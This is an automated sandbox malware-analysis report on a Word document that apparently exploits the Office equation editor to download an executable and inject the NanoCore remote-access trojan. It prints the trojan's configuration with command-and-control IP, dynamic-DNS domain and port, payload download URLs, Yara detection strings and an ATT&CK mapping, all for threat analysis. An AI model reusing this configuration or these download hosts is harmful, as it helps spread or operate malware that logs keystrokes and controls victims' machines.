ID: 402828
Sample Name:
471e3984_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:29:54
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 471e3984_by_Libranalysis

Overview


General Information

Sample Name:	471e3984_by_Libranalysis (renamed file extension from none to docx)
Analysis ID:	402828
MD5:	471e39840386d6..
SHA1:	d9050e2115ee03..
SHA256:	012300706ce75e..
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Contains an external reference to an…
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 152 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2904 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2860 cmdline: 'C:\Users\Public\vbc.exe' MD5: 042AA11C6D49E1CCA5923F02D1B0A5AE)
    - RegSvcs.exe (PID: 3040 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
    - RegSvcs.exe (PID: 3036 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
    - RegSvcs.exe (PID: 2988 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "21f4355e-8257-4e77-8f1b-c822c6ea",
  "Group": "BUILD",
  "Domain1": "79.134.225.26",
  "Domain2": "nassiru1166main.ddns.net",
  "Port": 1133,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2388935709.00000000022 80000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5fee:$x1: NanoCore.ClientPluginHost • 0x602b:$x2: IClientNetworkHost
00000009.00000002.2388935709.00000000022 80000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x5fee:$x2: NanoCore.ClientPluginHost • 0x9441:$s4: PipeCreated • 0x6018:$s5: IClientLoggingHost
00000009.00000002.2388684959.00000000009 10000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost
00000009.00000002.2388684959.00000000009 10000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x350b:$x2: NanoCore.ClientPluginHost • 0x52b6:$s4: PipeCreated • 0x34f8:$s5: IClientLoggingHost
00000009.00000002.2388645448.00000000008 A0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5b99:$x1: NanoCore.ClientPluginHost • 0x5bb3:$x2: IClientNetworkHost
Click to see the 36 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.RegSvcs.exe.3824d52.23.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x2dbb:$x1: NanoCore.ClientPluginHost • 0x2de5:$x2: IClientNetworkHost
9.2.RegSvcs.exe.3824d52.23.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x2dbb:$x2: NanoCore.ClientPluginHost • 0x4c6b:$s4: PipeCreated
9.2.RegSvcs.exe.8a0000.11.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5b99:$x1: NanoCore.ClientPluginHost • 0x5bb3:$x2: IClientNetworkHost
9.2.RegSvcs.exe.8a0000.11.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x5b99:$x2: NanoCore.ClientPluginHost • 0x6bce:$s4: PipeCreated • 0x5b86:$s5: IClientLoggingHost

Source	Rule	Description	Author	Strings
9.2.RegSvcs.exe.3830f84.24.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x8ba5:$x1: NanoCore.ClientPluginHost • 0x15d0e:$x1: NanoCore.ClientPluginHost • 0x1c25c:$x1: NanoCore.ClientPluginHost • 0x2222d:$x1: NanoCore.ClientPluginHost • 0x2bc99:$x1: NanoCore.ClientPluginHost • 0x360c4:$x1: NanoCore.ClientPluginHost • 0x410a1:$x1: NanoCore.ClientPluginHost • 0x4ce43:$x1: NanoCore.ClientPluginHost • 0x6231b:$x1: NanoCore.ClientPluginHost • 0x8a57d:$x1: NanoCore.ClientPluginHost • 0x999bd:$x1: NanoCore.ClientPluginHost • 0xb1849:$x1: NanoCore.ClientPluginHost • 0xd9a97:$x1: NanoCore.ClientPluginHost • 0x8bd2:$x2: IClientNetworkHost • 0x15d47:$x2: IClientNetworkHost • 0x1c295:$x2: IClientNetworkHost • 0x2bdf6:$x2: IClientNetworkHost • 0x360fd:$x2: IClientNetworkHost • 0x410bb:$x2: IClientNetworkHost • 0x4ce5d:$x2: IClientNetworkHost • 0x62348:$x2: IClientNetworkHost
Click to see the 83 entries				


Sigma Overview

System Summary:

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Contains an external reference to another document

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Access Token Manipulation 1	Masquerading 1 1 1	Input Capture 1 1	Security Software Discovery 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 3 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 2 2 3
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	System Information Discovery 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1 3	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
471e3984_by_Libranalysis.docx	6%	Virustotal		Browse
471e3984_by_Libranalysis.docx	2%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\v[1].doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B75759.doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	23%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\Public\vbc.exe	23%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.RegSvcs.exe.9a0000.14.unpack	100%	Avira	TR/NanoCore.fadte		Download File
9.2.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	1%	Virustotal		Browse
nta.hopto.org	2%	Virustotal		Browse
nassiru1166main.ddns.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
79.134.225.26	0%	Avira URL Cloud	safe	
nassiru1166main.ddns.net	0%	Avira URL Cloud	safe	
http://nta.hopto.org/reg/vbc.exe	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://nta.hopto.org/reg/	0%	Avira URL Cloud	safe	
http://https://cutt.ly/dbzEXdF	0%	Avira URL Cloud	safe	
http://nta.hopto.org/reg/v.dot	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	172.67.8.238	true	true	• 1%, Virustotal, Browse	unknown
nta.hopto.org	172.245.45.28	true	true	• 2%, Virustotal, Browse	unknown
nassiru1166main.ddns.net	unknown	unknown	true	• 1%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
79.134.225.26	true	• Avira URL Cloud: safe	unknown
nassiru1166main.ddns.net	true	• Avira URL Cloud: safe	unknown
http://nta.hopto.org/reg/vbc.exe	true	• Avira URL Cloud: safe	unknown
http://nta.hopto.org/reg/v.dot	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	RegSvcs.exe, 00000009.00000002.2390042408.0000000004EF0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	RegSvcs.exe, 00000009.00000002.2390042408.0000000004EF0000.00000002.00000001.sdmp	false		high
http://nta.hopto.org/reg/	reg on nta.hopto.org.url.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://cutt.ly/dbzEXdF	dbzEXdF.url.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://github.com/unguest	vbc.exe	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000006.00000002.2132182056.00000000028DB000.00000004.00000001.sdmp	false		high
http://https://github.com/unguest9WinForms_RecursiveFormCreate5WinForms_SeeInnerExceptionGProperty	vbc.exe.4.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.8.238	cutt.ly	United States		13335	CLOUDFLARENETUS	true
79.134.225.26	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
172.245.45.28	nta.hopto.org	United States		36352	AS-COLOCROSSINGUS	true
104.22.1.232	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402828
Start date:	03.05.2021
Start time:	14:29:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	471e3984_by_Libranalysis (renamed file extension from none to docx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@10/24@68/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 77% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:30:54	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
14:30:58	API Interceptor	9x Sleep call for process: vbc.exe modified
14:31:01	API Interceptor	1797x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.8.238	request.doc	Get hash	malicious	Browse	• cutt.ly/ck18DOr
	Inquiry Bulgaria.xls	Get hash	malicious	Browse	• cutt.ly/AkBqUvK
	DHL-correction.xlsx	Get hash	malicious	Browse	• cutt.ly/
79.134.225.26	b2NaDSFu9T.exe	Get hash	malicious	Browse	
	Original title deed.xlsx	Get hash	malicious	Browse	
	PpkzTxJVyC.exe	Get hash	malicious	Browse	
	Original title deed.xlsx	Get hash	malicious	Browse	
	jk55xlWn7a.exe	Get hash	malicious	Browse	
	Qds5xiJaAX.exe	Get hash	malicious	Browse	
	INVOICE.xlsx	Get hash	malicious	Browse	
	owrCPP2YTC.exe	Get hash	malicious	Browse	
	reorder17032021.PDF.exe	Get hash	malicious	Browse	
	re-order15032021.PDF.exe	Get hash	malicious	Browse	
	new order15032021.PDF.exe	Get hash	malicious	Browse	
	CLEW enquiry 2021.PDF.exe	Get hash	malicious	Browse	
	payment proof.png.exe	Get hash	malicious	Browse	
	0001.exe	Get hash	malicious	Browse	
	Purchase Order 2021-311743-045.xls.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CLEW enquiry 2021.PDF.exe	Get hash	malicious	Browse	
	Purchase.exe	Get hash	malicious	Browse	
	Quote.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	invoicedHusrLjViL.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	Specificatiile produsului.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.0.232
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Exploit.Siggen3.3974.31629.xls	Get hash	malicious	Browse	• 104.22.1.232
	ORDER COPY-326.xlsm	Get hash	malicious	Browse	• 104.22.0.232
	ORDER COPY-326.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	ORDER COPY-326.xlsm	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe	Get hash	malicious	Browse	• 104.22.0.232
	7mn2CWSogl.doc	Get hash	malicious	Browse	• 172.67.8.238
	xFu11SNTPY.exe	Get hash	malicious	Browse	• 172.67.8.238
	6xm3a7oyWB.doc	Get hash	malicious	Browse	• 172.67.8.238
	653Ec54XeF.exe	Get hash	malicious	Browse	• 104.22.1.232
	Xojlq3Pjho.doc	Get hash	malicious	Browse	• 172.67.8.238
	upbck.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	RFQ Manual Supersucker en Espaol.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	notice of arrival.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 104.22.1.232
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	Remittance copy.xlsx	Get hash	malicious	Browse	• 172.67.8.238

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	e0d55c2c_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	f95f4b12_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	2f119d38_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	59fcec0a_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	2dbff645_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	9a59e803_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	65dcd283_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	d8b77647_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	b7016660_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	2cd7f5f9_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	47f9e048_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	e8046237_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	f06a0327_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	d227c1f6_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	0ca13b51_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	fc2a5233_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	f8c8f21a_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	129ce885_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	82f8b579_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	5a49e6fd_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
FINK-TELECOM-SERVICESCH	PO#KV18RE001_A5491NGOCQUANGTRADEPRODUCTIONSERVICE5.exe	Get hash	malicious	Browse	• 79.134.225.91
